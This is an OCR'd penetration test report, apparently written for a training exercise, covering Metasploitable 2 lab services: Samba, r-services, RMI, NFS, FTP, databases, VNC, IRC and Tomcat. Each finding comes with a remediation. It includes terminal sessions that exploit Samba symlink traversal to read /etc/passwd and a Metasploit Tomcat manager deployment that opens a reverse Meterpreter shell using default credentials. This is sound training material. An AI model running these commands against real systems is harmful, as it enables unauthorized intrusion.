
The samba service on ports 139 and 445 was found to have a writable file share that can be used as a backdoor to access files that normally would not be shared. An anonymous smbclient login was successful, and a shell was obtained on the server using the samba_symlink_traversal exploit. The fix for this vulnerability is to use the 'hosts allow' and 'hosts deny' options in the Samba smb.conf configuration file to only allow access to your server from a specific range of hosts.

CYBERHIVE


┌──(kali㉿kali)-[~]
└─$ smbclient -L //192.168.1.238
Password for [WORKGROUP\kali]:
Anonymous login successful
Sharename Type Comment
print$ Disk Printer Drivers
tmp Disk oh noes!
opt Disk
IPC$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful
Server Comment
Workgroup Master
WORKGROUP METASPLOITABLE



msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 192.168.1.238
[*] 192.168.1.238:445 - Connecting to the server...
[*] 192.168.1.238:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.1.238:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.1.238:445 - Now access the following share to browse the root filesystem:
[*] 192.168.1.238:445 - \\192.168.1.238\tmp\rootfs\
[*] Auxiliary module execution completed


┌──(kali㉿kali)-[~]
└─$ smbclient //192.168.1.238/tmp
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd rootfs
smb: \rootfs\> cd etc
smb: \rootfs\etc\> more passwd
getting file \rootfs\etc\passwd of size 1581 as /tmp/smbmore.mPSQ7U (102.9 KiloBytes/sec) (average 102.9 KiloBytes/sec)
smb: \rootfs\etc\>




Port 512-514 r services:

TCP ports 512, 513, and 514, known as "r" services, have been misconfigured to allow remote access from any host. The "rsh-client" client was installed, and a root shell was obtained on the server using the rlogin command. The fix for this vulnerability is to remove the ‘exec’ line in /etc/inetd.conf, which will make it so users cannot execute remote commands.




Port 1099:

The java rmiregistry service on port 1099 was found to be vulnerable to the java_rmi_server exploit, which provided a root shell on the server. The fix for this vulnerability is to set rules in the firewall to prevent inbound traffic to this port.




Port 1524:


The "ingreslock" backdoor was found listening on port 1524, and a simple telnet to the port allowed for root connectivity. The fix for this vulnerability is to disable telnet and then disable port 1524.



Port 2049 nfs:


The NFS service on port 2049 was exploited by installing rpcbind and nfs-common, identifying the NFS service, and determining that the "/" share (the root of the file system) was being exported. The fix for this vulnerability is to configure NFS on the remote host so that only authorized hosts can mount its remote shares.






Port 2121 ProFTPD 1.3.1:


The ProFTPD service on port 2121 was found to be using default credentials. A brute force attack was performed, resulting in the discovery of two usernames and passwords. Access to the FTP server was gained using these credentials. The fix for this vulnerability is to change the default credentials and implement a password policy.






Port 3306:


The MySQL service on port 3306 was found to be vulnerable to a brute force attack, resulting in the discovery of the usernames and passwords for the database. The passwords were also found using the mysql_hashdump module. The fix for this vulnerability is to change the default credentials and implement the mysql_secure_installation.






Port 5432:


The PostgreSQL service on port 5432 was found to be vulnerable to a brute force attack, resulting in the discovery of the usernames and passwords for the database. Access to the server was gained using these credentials. The fix for this vulnerability is to restrict remote access to the PostgreSQL server and change the default credentials.



4.1 Port 5900 (VNC)

The VNC service on port 5900 was found to be vulnerable to brute force attacks. Using the Metasploit Framework, the auxiliary scanner module "auxiliary/scanner/vnc/vnc_login" was used to brute force the VNC password. A weak password was identified and access was gained to the VNC service. The password policy for the VNC service should be strengthened to prevent brute force attacks. The password should contain a mix of uppercase and lowercase letters, punctuation, numbers, and symbols, be at least 15 characters long, and not include dictionary words.






4.2 Port 6667 (IRC)

A backdoor was discovered in the UnrealIRCd software running on port 6667. Using the Metasploit Framework, the exploit module "exploit/unix/unreal_ircd_3281_backdoor" was used to gain a command shell with root access. The backdoor was created by an attacker and could allow them to gain unauthorized access to the system. To remediate this issue, the software


should be re-downloaded from a trusted source, verified using the published MD5/SHA1 checksums, and re-installed.




4.3 Port 8180/8009 (Apache Tomcat)


The Apache Tomcat service running on port 8180/8009 was found to be vulnerable to unauthorized deployment of web applications. Using the Metasploit Framework, the auxiliary scanner module "auxiliary/scanner/http/tomcat_mgr_login" was used to identify a valid


username and password for the Tomcat Manager application. The exploit module "exploit/multi/http/tomcat_mgr_deploy" was then used to upload a malicious web application and gain a Meterpreter session. To secure Apache Tomcat, the AJP configuration should be updated to require authorization and/or the Tomcat server should be upgraded to version 7.0.100, 8.5.51, 9.0.31 or later.





CYBERHIVE


Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.215 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
msf6 exploit(multi/http/tomcat_mgr_deploy) > use exploit/multi/http/tomcat_mgr_deploy
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.1.238
RHOSTS => 192.168.1.238
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) >


msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 192.168.1.215:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6238 bytes as xiI6eUW0kKdApZxfQB9yKvWWeea.war ...
[*] Executing /xiI6eUW0kKdApZxfQB9yKvWWeea/x2w8aymJHLUnEQnY.jsp ...
[*] Undeploying xiI6eUW0kKdApZxfQB9yKvWWeea ...
[*] Sending stage (58829 bytes) to 192.168.1.238
[*] Meterpreter session 1 opened (192.168.1.215:4444 → 192.168.1.238:50782) at 2023-04-28 20:59:25 -0400
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter > getuid
Server username: tomcat55
meterpreter >

Recommendations:

Limiting Access to Sensitive Information:

Access to sensitive information should be strictly limited to those who need it to perform their job functions. This can be accomplished through the use of role-based access controls, which ensure that users are only granted access to the resources they require to do their jobs. Implementing a need-to-know policy can also help to limit the amount of sensitive information that is exposed to potential attackers.

Security Awareness Training:

Random Inc. should provide regular security awareness training to its employees to educate them on how to identify and respond to security threats. This can include training on password hygiene, how to recognize phishing emails, and the importance of keeping software up-to-date.

Regular Vulnerability Scanning:

Regular vulnerability scanning should be performed on all systems and applications to ensure that any new vulnerabilities are identified and addressed promptly. This will help to minimize the risk of a successful attack.

Conclusion:

In conclusion, the penetration test identified multiple critical vulnerabilities in the network infrastructure of Random Inc., which could potentially lead to unauthorized access, data leakage, and disruption of business operations. The risk profile of Random Inc. is significant due to the number and severity of vulnerabilities found during the test. We recommend that Random Inc. take immediate action to remediate the vulnerabilities and implement the recommended controls to improve its security posture. Regular testing and vulnerability scanning should be performed to ensure ongoing protection of the network infrastructure.

Sources:

Pentest Lab. "Apache Tomcat Exploitation." Pentest Lab, 22 Mar. 2012, https://pentestlab.blog/2012/03/22/apache-tomcat-exploitation/.

HackerOne. "Stored XSS in Facebook's Code Generator." HackerOne, 22 Mar. 2018, https://hackerone.com/reports/791893.

Hacker Toolbelt. "Metasploitable 2 - IV Port 80." Medium, 17 Oct. 2017, https://medium.com/hacker-toolbelt/metasploitable-2-iv-port-80-5b90a0a22cb6.

InfoSec Matter. "Java RMI Server." InfoSec Matter,

https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/misc/java_rmi_server.

HackTricks. "Pentesting DNS." HackTricks,

https://book.hacktricks.xyz/network-services-pentesting/pentesting-dns.

Hacker Toolbelt. "Metasploitable 2 - IX Port 2121." Medium, 16 Nov. 2017,

https://medium.com/hacker-toolbelt/metasploitable-2-ix-port-2121-8ccff086b309.

Rapid7. "Metasploitable 2 Exploitability Guide." Rapid7,

https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/.